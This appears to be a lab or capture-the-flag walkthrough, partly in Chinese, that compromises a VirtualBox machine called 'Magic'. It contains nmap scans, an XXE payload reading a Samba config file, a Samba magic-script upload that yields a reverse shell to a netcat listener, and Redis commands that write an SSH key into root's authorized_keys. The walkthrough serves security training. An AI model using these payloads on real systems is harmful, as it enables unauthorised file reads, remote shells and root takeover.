┌──(root㉿kali)-[/miao/maze-sec/magic]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-22 21:08 CST
Nmap scan report for 192.168.2.1
Host is up (0.00019s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00025s latency).
MAC Address: 08:00:27:C5:9D:B8 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.61
Host is up (0.0012s latency).
MAC Address: 08:00:27:43:16:2D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.02 seconds
靶机IP:192.168.2.61
二、端口扫描
1、全端口扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(root㉿kali)-[/miao/maze-sec/magic]
└─# nmap --min-rate 10000 -p- 192.168.2.61
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-22 21:09 CST
Nmap scan report for 192.168.2.61
Host is up (0.00041s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:43:16:2D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.48 seconds
┌──(root㉿kali)-[/miao/maze-sec/magic] └─# nmap --min-rate 10000 -sT -sV -sC -O -p22,80,139,445 192.168.2.61 Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-22 21:09 CST Nmap scan report for 192.168.2.61 Host is up (0.00073s latency).
PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0) | ssh-hostkey: | 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA) | 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA) |_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519) 80/tcp open http Apache httpd 2.4.62 ((Debian)) |_http-title: XML Processor |_http-server-header: Apache/2.4.62 (Debian) 139/tcp open netbios-ssn Samba smbd 4.6.2 445/tcp open netbios-ssn Samba smbd 4.6.2 MAC Address: 08:00:27:43:16:2D (Oracle VirtualBox virtual NIC) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running: Linux 4.X|5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.8 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 14.06 seconds
3、UDP端口扫描
1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[/miao/maze-sec/magic]
└─# nmap -sU --top-ports 100 192.168.2.61
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-22 21:10 CST
Nmap scan report for 192.168.2.61
Host is up (0.00056s latency).
Not shown: 57 closed udp ports (port-unreach), 42 open|filtered udp ports (no-response)
PORT    STATE SERVICE
137/udp open  netbios-ns
MAC Address: 08:00:27:43:16:2D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 53.02 seconds


<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE data [ <!ENTITY example SYSTEM "file:///etc/samba/smb.conf"> ]> <data> [global] workgroup = WORKGROUP server string = Samba Server security = user map to guest = Bad User
[magic_upload] path = /srv/samba/upload writable = yes guest ok = yes guest only = yes force create mode = 0777 force directory mode = 0777 magic script = dashazi.sh
┌──(root㉿kali)-[/miao/maze-sec/magic] └─# smbclient //192.168.2.61/magic_upload -N Try "help" to get a list of possible commands. smb: \> put dashazi.sh
获取shell
1 2 3 4 5 6 7 8 9 10
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.61] 38766
bash: cannot set terminal process group (448): Inappropriate ioctl for device
bash: no job control in this shell
nobody@Magic:/srv/samba/upload$ id
id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
nobody@Magic:/srv/samba/upload$
nobody@Magic:/srv/samba/upload$ redis-cli 127.0.0.1:6379> 127.0.0.1:6379> config setdir /root/.ssh/ OK 127.0.0.1:6379> config set dbfilename "authorized_keys" OK 127.0.0.1:6379> set mykey "\n\nssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBj5fESTr1FJVwvX47OzCUmh3LjoPZuwmGxeXO4RiaHD root@kali\n\n" OK 127.0.0.1:6379> save OK
The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Sat Jul 12 22:40:51 2025 from 192.168.3.94 root@Magic:~# id uid=0(root) gid=0(root) groups=0(root)
┌──(root㉿kali)-[/miao/maze-sec/magic] └─# ssh-keygen Generating public/private ed25519 key pair. Enter file inwhich to save the key (/root/.ssh/id_ed25519): Enter passphrase (empty for no passphrase): Enter same passphrase again: Your identification has been saved in /root/.ssh/id_ed25519 Your public key has been saved in /root/.ssh/id_ed25519.pub The key fingerprint is: SHA256:AFGEtZU0X1T1y0a43Mbh4R7KAQhhISyludMZsXOQpeY root@kali The key's randomart image is: +--[ED25519 256]--+ | =@*B*. .o....| | .++Booo.. . .| | o.*o. ... . +.| | = =. o O +| | o E S + @ | | . . * .| | o . | | | | | +----[SHA256]-----+